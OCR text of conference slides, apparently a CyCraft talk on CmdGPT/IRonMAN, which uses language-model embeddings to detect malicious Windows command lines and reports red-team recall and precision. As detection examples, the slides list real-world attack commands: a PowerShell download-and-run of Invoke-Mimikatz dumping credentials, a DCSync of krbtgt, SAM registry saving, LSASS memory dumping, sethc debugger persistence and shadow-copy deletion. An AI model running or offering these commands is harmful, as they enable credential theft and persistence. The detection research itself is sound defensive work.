
Model

Application

To detect malicious commands without using hardcoded rules or regex

ハードコードされたルールや正規表現を使用せずに悪意のあるコマンドを検出する

The only AI research from Taiwan at Blackhat 2023 ☺



PDF available at: https://i.blackhat.com/BH-US-23/Presentations/US-23-Huang-IRonMAN.pdf

This Year's Best Application of Large Language Models (LLMs)

In my opinion, the talk that made the best use of a large language model was "IRonMAN: InterpRetable Incident Inspector Based ON Large-Scale Language Model and Association miNing" by Sian-Yao Huang, Cheng-Lin Yang, and Chung-Kuan Chen at CyCraft Technology. The basic idea is to borrow the strength of LLMs in interpreting *natural language*, and use that interpretive power to create vector representations of Windows command lines.

I want to emphasize that the main reason this talk is so intriguing to me is that it really leaned on the LLM for the thing that it is best at (interpreting text inputs) and incorporated that utility into a security workflow. *Interpreting* texts has enormous value for security researchers; using LLMs to do at machine speed what was previously a human-speed task is a big deal.


This talk does not rely on the chat interface at all! Instead, it peeks "under the hood" to work directly with the numerical representations that the model uses to interpret text.

David Elkind

Source: https://www.dnsfilter.com/blog/black-hat-2023-review-llms-everywhere


Training Phase | Knowledge Distillation from Master

IR-on-MAN beta



Training Phase | Knowledge Distillation from Master


IR-on-MAN beta



CYCRAFT

Inference Phase | AI SOC Assistant


IR-on-MAN beta



CYCRAFT

Inference Phase | AI SOC Assistant

IR-on-MAN beta




CYCRAFT

How to determine which patterns in the Cmdline are important?

AI Assistant: be like a security expert

For tasks in the cybersecurity domain,
extract meaningful tokens relevant to cybersecurity experts.

```
powershell.exe -ExecutionPolicy Restricted -Command "$Res=0; $VDisks=(Get-VirtualDisk|Where-Object
ResiliencySettingName -eq Parity); if($null -ne $Vdisks ){$Res=1};
Write-Host 'Final result:’ ,$Res;"
```



Professional “tokenization”: Based on the characteristics of tasks in the cybersecurity domain, extract tokens that are meaningful to cybersecurity experts.

powershell.exe	-ExecutionPolicy	Restricted	-Command	$Res=0	$VDisks=	Get-VirtualDisk
Where-Object	ResiliencySettingName	-eq	Parity	if($null	-ne	$VDisks	$Res=1
Write-Host	Final result:	$Res				

What is keyword? キーワードとは何ですか？

FIDO 技術が徐々に頭角を現し始めるにつれて、人々はその潜在力に注目を始めています。多くの研究機関が FIDO を重要な技術トレンドの一つとして挙げています。同時に、マッキンゼー・アンド・カンパニーも FIDO を将来のデジタル変革の重要な方向の一つと見なしています。
世界の先進国、例えばアメリカ、日本、韓国は、FIDO 技術を国の重要政策に組み込み、未来の発展を推進する鍵と見なしています。これは FIDO 技術が広範囲にわたる注目の的となり、科学技術分野における無視できないトレンドの一つとなっていることを示しています。

(請注意! 這是 ChatGPT 合成的假文)

CLOZE TEST – クローズテスト

```
"c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c
echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}
```

	Similarity
"c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe	0.901
"c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\~~mimikatz.exe~~	0.643
"c:\windows\system32\cmd.exe" /c ~~echo~~ %tmp%\mimikatz\x64\mimikatz.exe	0.882
"c:\windows\~~system32~~\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe	0.876

TLP:GREEN

How would you write RegEx rules for these cmdlines?
これらのコマンドラインに対してRegExルールをどのように書きますか？

- reg save hklm/sam C:\users\xxxxxxxx\desktop\sam.txt
- "C:\Windows\system32\cmd.exe" /c "powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
- C:\Users\IEUser\AppData\Local\Temp\mimikatz\x64\mimikatz.exe "lsadump::dcsync /domain:example.com /user:krbtgt@example.com" "exit"
- "C:\Windows\System32\cmd.exe" /c powershell Invoke-WebRequest -Uri 'http://xxxxxxxx.pt:48787/eeee"
- "C:\Windows\system32\rundll32.exe" c:\windows\system32\comsvcs.dll MiniDump 680 c:\lalalala\1.dmp full
- REG ADD HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe /v Debugger /t REG_SZ /d
- certutil.exe" -f -addstore Root C:\Users\XXXADM\AppData\Local\Temp\Sectigo_101_for_CYCARRIER.cer
- c:\windows\system32\windowspowershe11\v1.0\powershell.exe" & {$mimikatz_path = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}

Cmdline 攻擊指令是真實事件改編，已去識別化

CmdGPT

Automatically highlighting key tokens of cmdlines

- reg save hklm/sam C:\users\xxxxxxxx\desktop\sam.txt
- "C:\Windows\system32\cmd.exe" /c "powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
- C:\Users\IEUser\AppData\Local\Temp\mimikatz\x64\mimikatz.exe "lsadump::dcsync /domain:example.com /user:krbtgt@example.com" "exit"
- "C:\Windows\System32\cmd.exe" /c powershell Invoke-WebRequest -Uri 'http://xxxxxxxx.pt:48787/eeee"
- "C:\Windows\system32\rundll32.exe" c:\windows\system32\comsvcs.dll MiniDump 680 c:\lalalala\1.dmp full
- REG ADD HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe /v Debugger /t REG_SZ /d
- certutil.exe" -f -addstore Root C:\Users\XXXADM\AppData\Local\Temp\Sectigo_101_for_CYCARRIER.cer
- c:\windows\system32\windowspowershe11\v1.0\powershell.exe" & {$mimikatz_path = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}

Cmdline 攻擊指令是真實事件改編，已去識別化

CmdGPT

The issue of semantic deficiencies in static rules has been resolved

[X] Similarity: 0.407 AI differentiates files with identical names as distinct types
(同名のファイルでも、AIは異なるタイプと識別する)

```
mimikatz.exe "lsadump::dcsync /domain:mytest.com /all /csv"
mimikatz.exe -c all -z --dns-tcp -dc mytest.com --zip
```

[O] Similarity: 0.896 Different file names as the same type based on cmdline analysis
(ファイル名が異なっても、コマンドライン分析によりAIは同タイプと判定する)

```
mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv”
mirsofts.exe "lsadump::dcsync /domain:qywieoeueirptptitrueuww"
```

[O] Similarity: 0.716 Very different, but AI categorizes similar intentions as same category
(全てが異なる場合でも、意図が似ていればAIは同一カテゴリと判断する)

```
"cmd.exe" /c wbadmin.exe d^elete catalog -qu^iet
wmic shadowcopy de^l^e^te^ /noin^terac^tive
```

CmdGPT

実際のレッドチームの専門家に対するAI

Credit: 電影 - 葉問 2

CmdGPT

CmdGPT AI against real-world Red team experts

RECALL = 96.9 %

36 computers, 257 Red Team commands, 8 missed detections

PRECISION= 85.6 %

Out of 7.311 million events, 291 detections were made, with 42 false positives

In a Red Team exercise conducted at a public company in one month of 2023, we collected 7.311 million Cmdline records from 5008 computers using Xensor EDR:

- Out of 5008 company computers, Red Team attack activities occurred on 36 computers, accounting for 0.7% of the computers.
- Among the 36 computers, there were a total of 257 Red Team attack activities, of which 8 were missed by AI.
- Out of 7.311 million records, there were only 42 false positives (mainly 2 types of Cmdline misjudged, but executed 42 times).

CmdGPT

CmdGPT AI

High Scalability

- Can serve as an assistant to cybersecurity experts, efficiently handling a large volume of Cmdline identification and analysis

Anti-Obfuscation

- Maintains high-efficiency in analysis even when faced with some degree of Cmdline transformation and obfuscation

Attack Identification

- Capable of clustering Cmdline to identify attack campaigns

Rule Generation

- Can mimic cybersecurity experts by automatically generating Contextual Sigma Rules from Cmdline Logs

The unstoppable AI revolution

「AI will eventually become a part of the cybersecurity team, and disrupt both the cybersecurity industry as well as the cybersecurity best practices of every organization」

Credit: 星艦迷航 - Star Trek

TLP:GREEN

Will AI replaces Cybersecurity Expert?

No worry. It won't happen soon.

Experts are still more affordable and easier to understand, whereas AI is more costly and not something you can be angry at

Human experts bring understandable and often more transparent decision-making processes, while AI, though potentially more expensive and less transparent, can offer scalability and efficiency that human experts cannot.

CYCRAFT

Demo

EVERYTHING
STARTS
FROM
SECURITY

CYCRAFT

Thanks!

EVERYTHING
STARTS
FROM
SECURITY